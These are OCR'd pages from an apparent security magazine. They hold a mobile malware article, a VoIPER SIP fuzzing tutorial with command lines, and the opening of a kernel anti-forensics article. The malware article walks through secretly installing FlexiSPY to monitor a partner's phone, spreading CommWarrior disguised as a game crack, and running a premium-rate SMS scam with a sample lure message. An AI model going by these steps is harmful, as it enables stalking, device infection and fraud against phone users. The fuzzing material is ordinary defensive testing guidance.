Nokia was heavily struck by the negative media attention that its platform found itself in. The company renamed the operating system to S60; broke binary compatibility with old Series60 applications and introduced application signing. This process forced developers to obtain a digital signature from certification houses for their applications if they wanted to access certain parts of the phone (e.g. Bluetooth) – as certification houses checked each app and charged a fee, so-called S60v3 phones are virus-free as of now (except for FlexiSpy, which somehow managed to get signed).

Even though carriers and manufacturers reacted dramatically, a lot of this was due to the aforementioned media pressure. Industry insiders have informed me that mobile virii are *far from being a mass phenomenon* – the author of this article has used S60 phones for ages and saw such a virus just once.

Knock, Knock, Knocking on a beehive's door

Now that the theory on mobile virii is clear, it's time to analyze a few practical examples of attacks. The common pattern for all current mobile malware is that the user's consent is needed for installation – as of now, there is no way to *smuggle a program in* without having the user click *OK* at least once.

Attacking an individual

The first attack scenario involves a problem known to most of you: finding



Figure 1. The Nokia 7650

SIS/SISx file

Symbian Installation Source File. A SIS file is a file that contains an S60 application, all files that it needs to work, and instructions on where to place them. SIS files themselves can be considered *deployment cabinets* for S60 and UIQ applications – they are not the executable files themselves (these have a .app ending)!

out if a girlfriend cheats or not. Instead of using custom software, a FlexiSPY variant will be deployed. I have chosen FlexiSPY Light, which costs 100€/year. The program is compatible with most (if not all) smartphones currently on the market (including BlackBerries, but excluding Palm OS Treos), and provides the following services:

- Logging of SMS and Email
- Call history tracking
- Remote control of some phone features via SMS

As with most other trojans, getting the file up and running is the most difficult part. After purchasing a subscription of the program, the web browser of the phone must be directed to www.djp.cc.

After entering the subscription key, the file can be downloaded and installed, and configured like any other application. However, it can not be launched from the device's launcher – instead, it must be invoked via a special *command code* that is to be called from the home screen.

Once the application is running, the information can be accessed on the FlexiSPY web site.

Here is a sample screenshot showing an infected phone transmitting data home.




Figure 2. A modal Bluetooth alert that pops over the currently active application

FlexiSPY installs itself onto the phone in a transparent fashion and is not visible to an average user (unless he uses a professional-level task manager). Thus, it is highly possible that the app will remain undetected for a long period of time...

Attacking a network

Attack number two involves attacking a bunch of vulnerable Series60 devices. Many companies dispatch phones in bulk, and thereby create a vulnerable atmosphere. Let's now assume a network of 20 people – they are often in the same room together (e.g. meeting rooms), and have each others numbers in their phone books (likely in Enterprise situations).

The first step involves finding a suitable virus and getting your hands onto an



Figure 3. Login



Figure 4. A file waiting for deployment

executable file (.sis file). This example is based on the use of the CommWarrior.B derivative, which is a classic virus that is very difficult to remove.

Getting the virus onto the first victim's phone is the biggest issue (like with most other viruses – an initial victim must be found) – a possible approach involves sending it over via Bluetooth and pretending that it is a crack for a game, firmware update or other application. The deployment itself can happen via any Bluetooth capable device, by sending an URL to a server-hosted file or sometimes even via MMS – the author of this article used the file manager of a Nokia N71 for his tests.

Once deployed, the file looks like a regular SMS on the target device.




Figure 5. Sample data





Figure 6. Downloading FlexiSPY with Opera on an S60 phone

~tqw~

VISIT OUR WEBSITE



You will find here:
materials for articles:
listings, additional
documentation, tools
the most interesting
articles to download
information
on the upcoming
issue

WWW.HAKIN9.ORG/EN

itself to all contacts in the phone book. Additionally, it will start to send copies to all Bluetooth devices in range – as these warnings can be very annoying; users are likely to click Yes after some time: see Figure 8.

Eventually, all phones in the company will be infected. The infection causes rising operating costs (due to the MMS being sent), and the high Bluetooth activity shortens device standby times significantly.

Mobile exploits

Microsoft's Windows CE derivatives (commonly known as Windows Mobile) have surprisingly been ignored by malware authors so far. This could have to do with either user demographics, market share or platform segregation (multiple incompatible derivatives exist in parallel).

Windows CE faces an entirely different threat: exploits. SecurityFocus recently reported a vulnerability in the JPEG/GIF decoders of the Windows CE core – displaying an affected image can lead to system crashes, corrupted data or maybe even arbitrary code execution in the context of the active application (which usually has very high privileges). Another one has been found in a very popular MMS handling application from a third party.

Currently, a new exploit pops up approximately once every 6 to 12 months. However, mobile device vendors are extremely reluctant to update their device's ROM's – the GIF/JPG exploit mentioned above could still find victims in a few years worth of time.

Attacking Java

The Java runtimes found in almost every phone have not been attacked by virii so far – one of the reasons for this is that they ask for user permission before permitting the currently-running application to perform a variety of potentially dangerous things like initiating a call or writing to the file system.

However, a witty Russian renegade group decided to circumvent these messages with their RedBrowser Trojan – it disguised itself as an application that offered free WAP browsing by sending out SMS to a specific number.

Technically unsavvy users thus were tricked into permitting the program to send out SMS – and were billed up to 6\$/click in addition to the then-hefty data transfer fees.

Various scams

The last two years have seen the resurgence of the dialler-like attacks that were common in the time of dial-up modems. Nowadays, the scams consist of tricking users into calling premium-rate numbers that generate revenue for the callee.

Austrian users recently faced attacks via war diallers – scammers used a computer system to call all phone numbers in a number range. However, the connection process is ended before the user has the opportunity to take the call – he has a missed call notification on the home screen. If the phone's owner then tries to call back, he runs up charges in a range of up to 5€/min.



Figure 7. German scam Message




Figure 8. The Java VM of the Palm Tungsten T3 asks for permission to connect to the Internet

ADDENDUM 1

Chat with FlexiSPY CS guy

Albert [12:05:32 PM]: Thank you for contacting FlexiSPY Customer Support. How may I assist you today?

Tam Hanna(hakin9) [12:05:35 PM]: hello

[12:05:40 PM]: i am tam hanna from hakin9

[12:05:47 PM]: and i am working on an article for mobile security

[12:05:53 PM]: i wanted to ask you for a trial account of flexispy

[12:05:57 PM]: as i need screenshots

[12:06:03 PM]: is this possible?

Albert [12:06:23 PM]: There's no trial account at this moment

Tam Hanna(hakin9) [12:06:29 PM]: hmm

[12:06:37 PM]: can you give me some screenshots of the install process then?

Albert [12:07:03 PM]: Please see the questions at <http://www.flexispy.com/support.htm>. You may also want to watch the Flash Movies at <http://www.flexispy.com/flash/intro/flashmovies.htm> for an overview of the installation and a better understanding of how the product works. If you do not see an answer on this page, you will need to click the CONTACT US link to submit a technical support question directly to a specialist.

[12:07:21 PM]: And also the manual at www.flexispy.com/manual.htm

Tam Hanna(hakin9) [12:07:23 PM]: so there is no way for press to get a sample?

Albert [12:07:38 PM]: NO

Tam Hanna(hakin9) [12:07:43 PM]: ok

[12:07:47 PM]: thank you very much anyways

[12:07:53 PM]: you have helped me a lot

[12:07:58 PM]: have a nice day sir

Albert [12:08:06 PM]: It was my pleasure to assist you. Thank you for contacting Flexispy Customer Support!

Some scammers went even further. They sent fake bills to unsuspecting users; and have a premium-rate number as sole option to call back. Customers called back to enquire about what was going on – and paid hefty per-minute charges.

Translation: Accept our apologies for the interruption. You have used up 10€ so far. Service continues in a jiffy!

Another very popular scam involved the sending of premium-rate SMS without asking for permission – if the victim doesn't check his bills thoroughly, the charge of up to 2€ can be forgotten.

Scamming for fun and profit

The examples so far have not generated direct monetary revenue – in fact, they have cost money rather than generating some. The final practical example of this article looks at a possible implementation of a scam that generates money.

The first step involves finding willing SMS / premium rate number providers. The author of this article will not name any to avoid libel lawsuits – offering to put a few thousand Euros on the table has helped a lot during my preliminary research

Once a willing provider has been found, the scam can be set up. Essentially,

spoofed SMS must be sent out to a number range. The SMS must entice users to call the specified number (if necessary, use SMS spoofing) – a popular example is below:

Dear User, you have used 10€ so far. Please call back for further information!

These SMS are then deployed via the provider's SMS system and a phone book or war dialler (at worst). Operators in the call center then wait for incoming calls and try to keep the users on the line as long as possible (while incurring higher and higher costs)...

Should I care?

After reading this article, burying your phone under a rock may sound like the best course of action. But don't despair – common sense can go a far way to keep you safe.

Keeping thugs away from your phone essentially is a matter of being cautious – leave the phone in the pocket while in dangerous pecks of the woods (or 'hoods, if you so prefer). Thieves don't have radio eyes – if they can't see your iPod, they can't nick it.

As for software, common sense is king here. Don't run every .sis file that you get your hands on – especially not if it arrives unrequestedly.

Last but not least, hundreds of vendors offer a plethora of security solutions for your mobile device of choice. Going over them all would bust the length constraints of this article – stay tuned for a follow-up on this one.

Following the steps outlined above should protect you from 99.9% of attacks. As for the targeted 0.01 – Saint Florian's principle unfortunately is the only thing that can help here. Thugs have already shot people in order to obtain their secrets – how should a security program help you against that?

Tam Hanna

Tam Hanna has been in the mobile computing industry since the days of the Palm IIIc. He develops applications for handhelds/smartphones and runs for news sites about mobile computing:

<http://tamspalm.tamoggemon.com>

<http://tamspc.tamoggemon.com>

<http://tamss60.tamoggemon.com>

<http://tamswms.tamoggemon.com>

If you have any questions regarding the article, email author at: tamhan@tamoggemon.com



ASTALAVISTA RELAUNCH

the hacking & security community

As a member you will enjoy ...

>> Latest Security News

Astalavista.com provides you with the latest computer security news, information, vulnerabilities and white papers.

>> Industry leading Directory


Our website hosts the largest internet resource on hacking and security: Regularly updated tools, articles, ebooks, movies and more.

>> The Search

Searching is a big part of the internet. We offer you an index with the best specialised searchsites in different categories. Whatever you are searching for, you will find it.

>> Online Tools

The latest online and applications that exist in the hacking and security community from the shared resources of all Astalavista members.



join for free on www.astalavista.com
and be a part of the community



Astalavista.com
the hacking & security community



TERRON WILLIAMS

VoIPER

Difficulty



With VoIP devices finding their way into the majority of major enterprises and a significant number of residential installations, the possible consequences of a security vulnerability that can be leveraged by malicious hackers are ever increasing.

While the security of data and voice traffic has been extensively promoted and tested the security of the devices themselves has been poorly tested at best. Many of the tools available are either extremely limited in terms of the device state space covered, provide little or no support for debugging discovered issues or are aimed at performance/compliance testing rather than security.

VoIPER aims to provide this testing as an automated, protocol aware and open source security testing tool comprising several fuzzers and auxiliary tools to aid in crash detection, target management and crash debugging. VoIPER is built using a heavily modified version of the Sulley Fuzzing Framework (SFF) and leverages its power in combination with a protocol aware backend to provide extensive coverage of the state space of VoIP devices. The current release (see <http://www.unprotectedhex.com> or <http://voiper.sourceforge.net>) includes several different fuzzers for the SIP protocol with modules in development to extend this to cover the entire SIP protocol. The fuzzers are generational and deterministically create test cases based on a protocol mapping created using the SFF's API. As the backend is modular and abstracts much of the details of the protocol logic it is possible for a third party to extend VoIPER to develop their own fuzzers. In the coming months VoIPER will be extended to cover other VoIP protocols.

In this article I will run through a number of practical examples of the usage of VoIPER but first I will give a quick explanation of the different options available to the tester.

Platforms, crash detection and fuzzer selection

The first choice presented is what system to run the fuzzer from. The command line tool depends only on Python (2.4 and up) and runs on Linux, Windows and OS X. The GUI is currently only stable on Windows and requires wxPython (ANSI version). The second choice is what type of device you want to test. Here there are three major categories – a Windows based with Python support device, a *nix based device with Python support or any other VoIP device. The reason for this distinction is that it effects the type of crash *detection/target management* you can use. VoIPER provides two types of crash *detection/target management* – protocol based and process based.

Protocol based detection uses in-band requests to determine the status of the target and as a result should work with any protocol compliant device regardless of platform. This form of crash detection will detect crashes where the device has stopped responding but has not died as well as those that result in a complete failure. The downsides to this method are that it currently provides no facility to automatically restart the target if a crash is detected, it can sometimes result in false positives and it is possible the crash

WHAT YOU WILL LEARN...

How to automatically test any SIP compliant device for vulnerabilities and robustness using the VoIPER toolkit

WHAT YOU SHOULD KNOW...

Basic knowledge of how VoIP devices are based on SIP interact

~tqw~

detection itself could adversely effect the target state.

Process based crash detection uses a process monitoring script to attach to the process and monitor it for exceptions. As a result it only works on systems on which the script can be run. At the moment there are ones for Windows and **nix*. The Windows script requires ctypes to be installed whereas the **nix* variant depends only on Python. Both of these scripts are based on the process monitor script that comes with the SFF. When the process monitor detects an access violation or unscheduled exit it logs the available details regarding the processes state, notifies the fuzzer and and restarts the target. This allows complete automation of the testing process and eliminates any need for user involvement. It also allows extra reporting on the process state not available with protocol based crash detection and is not prone to false positives. For these reasons it is the recommended method where possible.

Once the type of crash detection/target management has been decided on the final major decision is which fuzzer to run. All fuzzers strive to test different parts of the protocol and so ideally all should be ran if time is available. The fuzzers are quite extensive though and with several hundred thousand generated tests between them the time take to run them all can tun into days rather than hours. For this reason the fuzzers are rated by how successful they have been in empirical tests at causing crashes. You can view this information in the GUI by selecting a fuzzer from the drop down box or on the command line by passing the `-i -f fuzzername` options so I will not go into it further here.

Usage Scenarios

I will now run through a number of common usage scenarios for VolPER. All commands assume you are in the root VolPER directory and have python in your command path.




Figure 1. Target selection

Scenario 1: Basic robustness testing of a SIP device

In this scenario we will simply bombard a SIP device with fuzz tests without any crash detection or target management. It is the most basic and primitive form of testing that VolPER provides. This could be useful in a situation where a number of competing VolIP products have to be decided on and a robustness check to determine which, if any, survive is required rather than logs and other information to debug the actual crashes.

For this first scenario we will use the command line interface.

Step 1: To view all options run `fuzzer.py` with no arguments

Step 2: To get a list of fuzzers we run `fuzzer.py` with the `-l` (`e11`) option.

Step 3: To view information on each fuzzer we run `fuzzer.py` with `-l` and `-f` followed by any of the fuzzers reported in Step 2

Step 4: In this case we select `SIPInviteCommonFuzzer` because it has a `Success Factor Of High` indicating it has proven successful in firming problems in the past. We now drop the `-i` switch and provide the above fuzzer name to `-f`. We will also specify the host name (`-i`), the target port (`-p`), the crash detection level (`-c`) and the audit directory (`-a`) where data related to the session to allow it to be restarted from where it left off is stored. Our full command line now looks as follows

```
python fuzzer.py -f
    SIPInviteCommonFuzzer -i
    192.168.3.101 -p 5060 -a sess/scen1 -c 0
```

Step 5: Press `Return` and the fuzzer will run through all tests for the given



Figure 2. Target management

fuzzer. This particular fuzzer generates approximately 70,000 thousands tests and takes several hours to complete. As we have elected not to use crash detection/target management option (`-c 0`) the fuzzer will not know if the target dies or be able to report what caused this death.

As the fuzzer is running it creates a 'sulley.session' file in the directory you provided to the `-a` option. If you have to kill the fuzzer for some reason you can restart the session later by providing the same `-a` option. If we had enabled crash detection this directory would also be used to create crash logs, which can be replayed to recreate crashes. I will deal with this later.

Scenario 2: Testing a SIP embedded device with protocol based crash detection

The steps in this scenario are applicable to the testing of any SIP device where the auditor cannot run the process monitoring scripts on the target device or would prefer not to. A typical example is a SIP hardphone and some proprietary gateway/proxy devices.

In this example I will use the graphical interface but the command line to achieve the same will be given at the end. The GUI is currently only stable on Windows.

Step 1: Start the GUI by double clicking `win_fuzzer_gui.py`

Step 2: Input the target host and the port it is running on in the fields shown

Step 3: We will now set up the crash detection. From the `Level` drop down box select option 2. Level 2 is protocol based crash detection where the fuzzer will pause if it detects a crash and wait for you to restart it. Level 1 is the same except the fuzzer does not pause when it detects a crash. It will keep fuzzing and assume you have another way of restarting it.

Step 4: Now we choose a fuzzer from the drop down box. On selecting a fuzzer information about it will appear in the log window. Select which ever one you like.




Figure 3. Fuzzer configuration

Step 5: Input a folder to contain session related files including crash logs to Session Name

Step 6: You have the option of setting two final settings. Select `wait for client registration` if you want the fuzzer to act as a registrar and allow a client to register with it before starting fuzzing. Use `tests to skip` if you want to skip to a certain stage in the tests.

Step 7: Press `start`. On the GUI we have a few more control options than the command line where your choices for stopping/starting extend to `Ctrl-Z/C`. You can start/stop the fuzzer whenever you want and assuming you provide the same option to the 'Session Name' input it will start off from where it left off last time. You can also pause/restart the fuzzer. The GUI also informs you of how many tests are left to be sent as well as the number of crashes that have occurred so far. The command line to accomplish the above is as follows:

```
python fuzzer.py -f
    SIPInviteCommonFuzzer -c 2 -i
    192.168.3.101 -p 5060 -a sessions\
        scen2
```

Scenario 3: Testing a SIP softphone with process based crash detection and target management

In this scenario we will test a SIP software phone running on Windows. These have become much more popular recently as they allow location independence plus the other benefits of VoIP without the hassle of an extra device. As we are using process based crash detection we will have to set up both the process monitoring script and the fuzzer. The process monitoring script is contained in the `sulley` subdirectory so copy the entire `VoIPER` folder to the target machine. The target machine will require Python 2.4 and the `ctypes` library. Check `DEPENDENCIES.txt` for further information.

Step 1: On the computer that will run the target application run the following command




Figure 4. Optional

```
python sulley/win_process_monitor.py
    -c sessions/APP.crashbin -p APP.exe
```

where `app.crashbin` is the name of the file you want to record information about the crash and `APP.exe` is the name of the process in memory to monitor. This script will then sit and wait on port 26002 (this is also configurable via the `--port` command line option) for the fuzzer to connect.

Step 2: We set up the GUI in the same manner as before except for Step 3.

Step 3: From the `Level` drop down box select option 3. This will enable the four following options. The `PedRPC` port is the port the remote process monitor script is listening on and can usually be left unchanged. For `Restart interval` we have the option of providing a test interval at which the fuzzer will instruct the process monitor script to restart the target process. This is useful for devices that become unresponsive but do not crash. A value of '50' is usually sufficient if this is necessary.

For `start cmd` input the command to run on the target machine in the event the target application needs to be restarted. Provide the full path e.g. `C:\Program Files\APP\APP.exe`. `Stop Cmd` is a command to be used to stop the target application if we provide a restart interval. Its default is to simply kill the target using the operating system's providing `kill` mechanism. If a more graceful command is required, provide it here.

Step 4: Press `start`. When you do the fuzzer will connect to the process monitor script and notify it of the options you have provided. The process monitor script will then attempt to attach to the target



Figure 5. Crash detection

application using the name you provided on the command line so if you haven't started the target, start it now.

Once it attaches it will notify the fuzzer which starts sending tests. After every test it checks with the process monitor for any crashes. If one has occurred it records it, plus the data of the request that caused it. On the process monitor's side, it records some information regarding the process when it died including its registers and a disassembly around the instruction causing the crash. It then restarts the target application and fuzzing continues with no interaction from the auditor.

The command line to achieve the same as this is as follows:

```
python fuzzer.py -f SDPFuzzer -i
    192.168.3.102 -p 5060 -c 3 -S
    "C:\Program Files\APP\APP.exe"
    -R 50 -a sessions\scen3
```

Post testing: Crash recreation and debugging

Once the fuzzer has exhausted all the tests you will have a number of files provided which can aid in debugging any crashes. Assuming a crash occurred and you were using any type of crash detection, the output of the fuzzer will contain time stamps of when this happened which can be matched against server logs etc. This output will also contain addresses of instructions that caused crashes.

In the directory provided as the `Session Name` or to the `-a` option you will also have `.crashlog` files. These files contain the data of the request that caused the crash. They can be replayed using the tool `crash_replay.py` as follows

```
python crash_replay.py -d
    directoryWithCrashlogs -i 192.168.3.101
    -p 5060 -c 2
```




Figure 6. Log output

~tqw~

Here we have provided the directory containing the 'crashlog' files, the target host/port and then '-c 2'. What '-c 2' tells the tool is to create the corresponding CANCEL requests for the INVITE requests contained in the crash logs and to wait 2 seconds before sending them. Obviously use this only when the crash logs were created by a fuzzer containing the term Invite.

If you used level 3 crash detection you also have some extra information at your disposal courtesy of the SFF. On the target machine, running the following command will give you a list of all the tests that caused crashes plus the locations they crashed at. The file name is the same one you provided to the process monitor script -c option.

```
python sulley/s_utils/  
    crashbin_explorer.py sessions/  
        APP.crashbin
```

You can also view information about the processes state when it crashed, such as registers, stack unwinds and so on, by providing the above command with the number of a test from the output of the above.

```
python sulley/s_utils/  
    crashbin_explorer.py sessions/  
        APP.crashbin -t 5337
```

The combination of this information should hopefully make tracking down any bugs far easier.

Conclusion


In this article I have run through a number of possible usage scenarios of VoIPER. There are many more fuzzers and ways to use VoIPER and plenty more in development. VoIPER is flexible so most conceivable testing situations of VoIP devices should be possible. The open source version of VoIPER will be actively developed and more features and fuzzers for SIP will be added continuously. Patches, feature requests, comments and criticisms are all more than welcome.

Information and updates on this project will be available from <http://www.unprotectedhex.com>. Any information not available can be requested from contact@unprotectedhex.com.

LINUX+

all you want to know about Linux

www.lpmmagazine.org/en





RODRIGO RUBIRA
BRANCO (BSDAEMON)
FILIPE ALCARDE BALESTRA

Kernel Hacking & Anti-forensics: Evading Memory Analysis

Difficulty



This article is intended to explain, why a forensic analysis in a live system may not be recommended and why the image of that system can trigger an advanced anti-forensic-capable rootkit.

WHAT YOU WILL LEARN...

With this article you will better understand how the a computer architecture works and is closely related to the operating systems, focusing in subversion of the memory acquisition process.

Internal structures used to manage the memory, filesystem and others will be explained, using as sample the linux operating system, but trying to be generic enough to give a good idea of how it works in any platform.

WHAT YOU SHOULD KNOW

In order to completely understand this article the reader must know about the Linux Kernel basic programming (how to create modules, how the basic kernel programming works) and also some of assembly and C language.

Architecture internals will be well explained, but some computer science or engineering experience is required in order to have a real understanding of what is going on in the samples.

Since, most of the operating systems have the same approach in this regard, most examples covered here in Linux can be applied to similar situations in other operating systems too.

An overview of the kernel internals and the structure and working of x86 architecture will also be given, along with the differences between other architectures.

Introduction

A lot of tools [5] have been developed to analyze a live system in order to detect an intrusion (like installed rootkits [7]).

This article tries to explain some presentations [8] that showed problems in this existent model, explaining the risks of this act and when can it be accepted.

Basics

The chosen architecture was Intel x86, where the same concepts are applied to other architectures as well(major modifications needed in architectures without MMU).

To better understand the following sections, some basic concepts are needed:

- CPL0 and it is importance
- System calls
- Structures analyzed to memory management
- Hook of functions and information flow

CPL0 and Its Importance

The Intel architecture has many levels of priority and the modern operating systems (*Linux/Windows/MacOS*) are using that separation to provide protection and isolation of each process (so, a process cannot interfere in the execution of another one, neither in the execution of the operating system itself).

The operating system is executed in the CPL0 (also known as kernel-mode or `ring0`) because, in that mode any privileged operation is allowed (memory access, hardware management, and others).

In this article micro-kernel operating systems are being ignored to facilitate the learning process. It is important to understand that the user applications are running in CPL3 (user-mode or `ring3`).

System Calls

When an usermode software needs some privileged resources (for example, read diskdata) it executes a system call. This is a software interrupt that turns the system into kernelmode, executing the system call handler to answer that call and then return the control to the usermode program.

The way that system calls are handled is completely architecture-dependent. The common factor is that every implementation has similar structures, using different methods, using libraries and other resources. In the

~tqw~



High-speed passive capture

Powerful. Precise. Stealthy.

→ ACCELERATE

Power your security analysis and monitoring tools on heavily-loaded high-speed segments using cards, platforms and appliances from the world leader in passive data capture solutions.

- SNORT IDS
- Bro IDS
- Argus
